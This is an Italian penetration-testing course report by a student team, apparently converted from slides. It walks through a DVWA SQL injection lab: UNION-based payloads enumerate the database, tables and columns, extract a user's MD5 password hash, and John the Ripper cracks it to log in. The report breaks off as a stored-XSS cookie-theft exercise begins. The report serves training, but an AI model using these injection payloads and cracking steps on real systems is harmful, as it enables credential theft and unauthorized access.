



TEAM

2

BUILD WEEK 2

End-to-end Penetration Testing





TEAM

2

OUR TEAM



Danilo
Malagoli
Redattore



Samuele Aversa
Direttore
tecnico



Fabio
Nobili
Cyber.OPS Senior



Mario
Reitano
Coordinatore





Andrea di
Benedetto
Cyber.OPS Senior



Federico
Savi
Cyber.OPS Senior

INDICE





WEB APPLICATION EXPLOIT SQL INJECTION

GIORNO 1

TRACCIA

Questo esercizio prevede l'utilizzo delle tecniche di SQL injection apprese nelle lezioni teoriche per sfruttare la vulnerabilità presente nella Web Application DVWA. L'obiettivo è recuperare in chiaro la password dell'utente Pablo Picasso. Si ricorda che, una volta trovate le password, sarà necessario un ulteriore step per ottenere la password in chiaro.

Le informazioni necessarie per il laboratorio del primo giorno includono: livello di difficoltà DVWA impostato su LOW, l'indirizzo IP della macchina Kali Linux è 192.168.13.100/24 e l'indirizzo IP della macchina Metasploitable è 192.168.13.150/24.

FASE 1: CONFIGURAZIONE DELLA RETE

Nella Fase 1 viene configurata la rete delle macchine coinvolte nell'esercitazione. Questo passaggio è cruciale per assicurarsi che le macchine possano comunicare correttamente tra loro durante il processo di exploit. Ecco una descrizione dettagliata della configurazione della rete.

K
A
L
I

```
[...]  
└$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255  
      inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0x20<link>  
        ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)  
          RX packets 40 bytes 3376 (3.2 KiB)  
          RX errors 0 dropped 0 overruns 0 frame 0  
          TX packets 15 bytes 2344 (2.2 KiB)  
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
      inet 127.0.0.1 netmask 255.0.0.0  
      inet6 ::1 prefixlen 128 scopeid 0x10<host>  
        loop txqueuelen 1000 (Local Loopback)  
          RX packets 4 bytes 240 (240.0 B)  
          RX errors 0 dropped 0 overruns 0 frame 0  
          TX packets 4 bytes 240 (240.0 B)  
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

M
E
T
A

```
[...]  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:76:1a:f6  
          inet addr:192.168.13.150 Bcast:192.168.13.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe76:1af6/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:49 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:0 (0.0 B) TX bytes:3878 (3.7 KB)  
            Base address:0xd020 Memory:f0200000-f0220000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING MTU:16436 Metric:1  
            RX packets:104 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:104 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:0  
            RX bytes:20565 (20.0 KB) TX bytes:20565 (20.0 KB)
```

Configurazione IP della macchina Kali Linux:

- Utilizzando il comando ifconfig, l'indirizzo IP della macchina Kali Linux è stato impostato su 192.168.13.100/24

Configurazione IP della macchina Metasploitable:

- Utilizzando il comando ifconfig, l'indirizzo IP della macchina Metasploitable è stato impostato su 192.168.13.150/24

FASE 2: INTERROGAZIONE AL DATABASE

Vulnerability: SQL Injection

User ID:

' or 'a'='a

ID: ' or 'a'='a
First name: admin
Surname: admin

ID: ' or 'a'='a
First name: Gordon
Surname: Brown

ID: ' or 'a'='a
First name: Hack
Surname: Me

ID: ' or 'a'='a
First name: Pablo
Surname: Picasso

ID: ' or 'a'='a
First name: Bob
Surname: Smith

Questa fase riguarda l'identificazione e lo sfruttamento di una vulnerabilità di SQL Injection (SQLi) nell'applicazione web DVWA. Tale fase si suddivide in diversi passaggi, ciascuno mirato a eseguire un'azione specifica per raccogliere informazioni e sfruttare la vulnerabilità.

Identificazione della vulnerabilità SQLi:

- Eseguire un tentativo di SQL Injection immettendo <' OR 'a'='a> nel campo "User ID".

L'iniezione fa sì che la condizione della query SQL risulti sempre vera, restituendo tutte le righe della tabella utenti.

- **Risultato:** I dettagli di tutti gli utenti vengono visualizzati, confermando la presenza della vulnerabilità.

IDENTIFICAZIONE DEL DATABASE CORRENTE

Query: <1' UNION SELECT null, database() #>

La query sopra sfrutta una vulnerabilità di SQL injection per unire i risultati di due query. La parte <UNION SELECT null, database()> esegue una seconda query che seleziona null e il nome del database corrente. Questo permette all'attaccante di ottenere il nome del database attualmente in uso.

Vulnerability: SQL Injection

User ID:

1' UNION SELECT| null, datab

ID: 1' UNION SELECT null, database() '#
First name: admin
Surname: admin

ID: 1' UNION SELECT null, database() '#
First name:
Surname: dvwa

Vulnerability: SQL Injection

User ID:

ROM information_schema.tabl

ID: 1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = 'dvwa'#
First name: admin
Surname: admin

ID: 1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = 'dvwa'#
First name: guestbook
Surname:

ID: 1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = 'dvwa'#
First name: users
Surname:

Si è effettuato uno studio sulla struttura del database e l' identificazione delle tabelle con la query:

<1' UNION SELECT table_name. null
FROM information_schema.tables
WHERE table_schema = ‘dvwa’#>

Questa richiesta permette di ottenere i nomi delle tabelle nel database ‘dvwa’.

IDENTIFICAZIONE DELLE COLONNE

User ID:

```
VHERE table_name = 'users'# 
```

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#  
First name: 1  
Surname: user_id  
  
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#  
First name: 1  
Surname: first_name  
  
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#  
First name: 1  
Surname: last_name  
  
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#  
First name: 1  
Surname: user  
  
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#  
First name: 1  
Surname: password  
  
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#  
First name: 1  
Surname: avatar
```

La query `<1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #>` è un esempio di SQL injection che combina due SELECT con UNION.

L'obiettivo è recuperare i nomi delle colonne dalla tabella users. Il `<1'` chiude una stringa aperta nella query originale, mentre il `#` commenta il resto della query, annullandola. Questa tecnica permette a un attaccante di ottenere informazioni sulla struttura del database, sfruttando la vulnerabilità per ulteriori attacchi.

FASE 3: ESTRAZIONE DELLE CREDENZIALI

Vulnerability: SQL Injection

User ID:

```
users WHERE user= 'Pablo'# 
```

ID: 1' UNION SELECT user, password FROM users WHERE user= 'Pablo'#

First name: admin

Surname: admin

ID: 1' UNION SELECT user, password FROM users WHERE user= 'Pablo'#

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

L'obiettivo di questa fase è estrarre le credenziali di un utente specifico (in questo caso, Pablo Picasso) dal database sfruttando una vulnerabilità di SQL Injection e successivamente decodificare la password memorizzata in formato hash.

Estrazione delle Credenziali dell'Utente e Costruzione della Query di SQL Injection:

Una volta identificate le colonne e i nomi degli utenti nel database, si costruisce una query SQL per estrarre la password di un utente specifico.


La query SQL utilizzata è la seguente:

```
1' union select null, concat(user_id, 0x0a, first_name, 0x0a, last_name, 0x0a, user, 0x0a, password)  
from users #
```

Risultato

Questa query permette di estrarre il nome utente e la password hashata per l'utente "Pablo Picasso".

FASE 3: ESTRAZIONE DELLE CREDENZIALI - PASSWORD CRACKING



The screenshot shows a dual-pane terminal window on a Kali Linux desktop. The left pane displays a text file named 'Buildweek2.txt' containing two lines of text:

```
1 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
2
```

The right pane shows a terminal session where the user runs the John the Ripper tool to crack the MD5 hash from the file:

```
(kali㉿kali)-[~/Desktop]
$ cd Desktop
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 Buildweek2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256_AVX2 8x3])
No password hashes left to crack (see FAQ)

admin
(kali㉿kali)-[~/Desktop]
$ john --show --format=raw-md5 Buildweek2.txt="Pablo"
pablo:letmein
0d107d09f5bbe40cade3de5c71e9e9b7
1 password hash cracked, 0 left

(kali㉿kali)-[~/Desktop]
$
```

Below the terminal, a browser window is visible with a link to a SQL injection tutorial.

La password del profilo ‘Pablo’ ottenuta è di tipo MD5, il che ha permesso di procedere con il cracking della chiave d’accesso utilizzando lo strumento John the Ripper.

L’identificazione del tipo di hash come MD5 e l’utilizzo di uno strumento di cracking come John the Ripper per decodificare la password hanno confermato l’efficacia delle tecniche impiegate, dimostrando l’importanza di adottare misure di sicurezza avanzate per proteggere le applicazioni web e le informazioni sensibili da potenziali minacce.

Come risultato finale è stato quindi ottenuta la password in chiaro mostrando che l’account ‘Pablo’ ha la password ‘letmein’.

SQL INJECTION

FASE 4: VERIFICA DELLE CREDENZIALI ESTRATTE

La fase finale dell'attività prevede la verifica dell'efficacia dell'attacco mediante l'accesso all'applicazione web DVWA utilizzando le credenziali ottenute nelle fasi precedenti. L'obiettivo principale è garantire che le informazioni raccolte e decodificate siano corrette e funzionali. In questa fase, si procede con un tentativo di accesso all'applicazione utilizzando il nome utente e la password decodificata. Le credenziali impiegate per questo scopo sono il nome utente "pablo" e la password "letmein". Il risultato ottenuto dal tentativo di accesso conferma il successo dell'operazione, evidenziando che le credenziali estratte e decodificate sono valide e consentono l'accesso all'applicazione DVWA.


Tale esito attesta la precisione e l'efficacia delle procedure seguite nelle fasi precedenti, consolidando la validità delle tecniche utilizzate per l'estrazione e la decodifica delle informazioni.

The screenshot shows the DVWA login interface. The URL in the address bar is /login.php. The DVWA logo is at the top. Below it is a form with two fields: 'Username' containing 'pablo' and 'Password' containing 'letmein'. A 'Login' button is to the right of the password field. The page displays a success message: 'You have logged in as 'pablo''. Navigation links on the left include 'XSS stored', 'DVWA Security', 'PHP Info', 'About', and 'Logout'.

The screenshot shows the DVWA dashboard after a successful login. On the left, a sidebar lists navigation options: 'XSS stored', 'DVWA Security', 'PHP Info', 'About', and 'Logout'. The main content area on the right is titled 'General Instructions' with the sub-instruction: 'The help button allows you to view hits/tips for page.' It also displays the message 'You have logged in as 'pablo''. At the bottom of the page, there is a footer with the text 'Username: pablo' and 'Password: letmein'.

CONCLUSIONI

Le conclusioni finali dell'esercizio evidenziano diversi aspetti cruciali relativi alla sicurezza delle applicazioni web. L'esercizio ha chiaramente dimostrato come una vulnerabilità di SQL Injection possa essere sfruttata per ottenere accesso non autorizzato a informazioni sensibili, sottolineando la necessità di un'attenta considerazione delle misure di sicurezza da parte degli sviluppatori. È imperativo per gli sviluppatori implementare misure di sicurezza adeguate, come l'uso di query parametrizzate, per prevenire tali vulnerabilità. L'importanza degli strumenti di sicurezza emerge con chiarezza, con strumenti come Kali Linux, Metasploitable, John the Ripper e hash-identifier che si rivelano fondamentali per testare e rafforzare la sicurezza delle applicazioni web. Queste conclusioni rafforzano la consapevolezza della necessità di una vigilanza continua e dell'adozione di pratiche di sicurezza avanzate per proteggere le applicazioni web da potenziali minacce.



WEB APPLICATION EXPLOIT XSS

GIORNO 2

TRACCIA

Questo esercizio prevede l'utilizzo delle tecniche di XSS persistente apprese nelle lezioni teoriche per sfruttare la vulnerabilità presente nella Web Application DVWA. L'obiettivo è simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie rubati a un Web server sotto il proprio controllo. È necessario spiegare il significato dello script utilizzato.

Le informazioni necessarie per il laboratorio del secondo giorno includono: livello di difficoltà DVWA impostato su LOW, l'indirizzo IP della macchina Kali Linux è 192.168.104.100/24, l'indirizzo IP della macchina Metasploitable è 192.168.104.150/24 e i cookie dovranno essere ricevuti su un Web server in ascolto sulla porta 4444.

FASE 1: CONFIGURAZIONE DELLA RETE

Nella Fase 1 viene configurata la rete delle macchine coinvolte nell'esercitazione. Questo passaggio è cruciale per assicurarsi che le macchine possano comunicare correttamente tra loro durante il processo di exploit. Ecco una descrizione dettagliata della configurazione della rete.



```
—(kali㉿kali)-[~]
$ sudo nano /etc/network/interfaces
[sudo] password for kali:

—(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.104.100  netmask 255.255.255.0  broadcast 192.168.104.100
      inet6 fe80::a00:27ff:fe4f:3b6c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:4f:3b:6c  txqueuelen 1000 (Ethernet)
          RX packets 0  bytes 0 (0.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 17  bytes 2494 (2.4 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```

Configurazione IP della macchina Kali Linux:

- Utilizzando il comando ifconfig, l'indirizzo IP della macchina Kali Linux è stato impostato su 192.168.104.100/24

The loopback network interface
auto lo
iface lo inet loopback

The primary network interface
auto eth0
iface eth0 inet static
 address 192.168.104.150
 netmask 255.255.255.0
 network 192.168.104.0
 broadcast 192.168.104.255
 gateway 192.168.104.1

EFFETTERUERAER

Configurazione IP della macchina Metasploitable:

- Utilizzando il comando ifconfig, l'indirizzo IP della macchina Metasploitable è stato impostato su 192.168.104.150/24

FASE 2: SFRUTTAMENTO DELLA VULNERABILITÀ STORED CROSS-SITE SCRIPTING (XSS)

Vulnerability: Stored Cross Site Scripting (XSS)

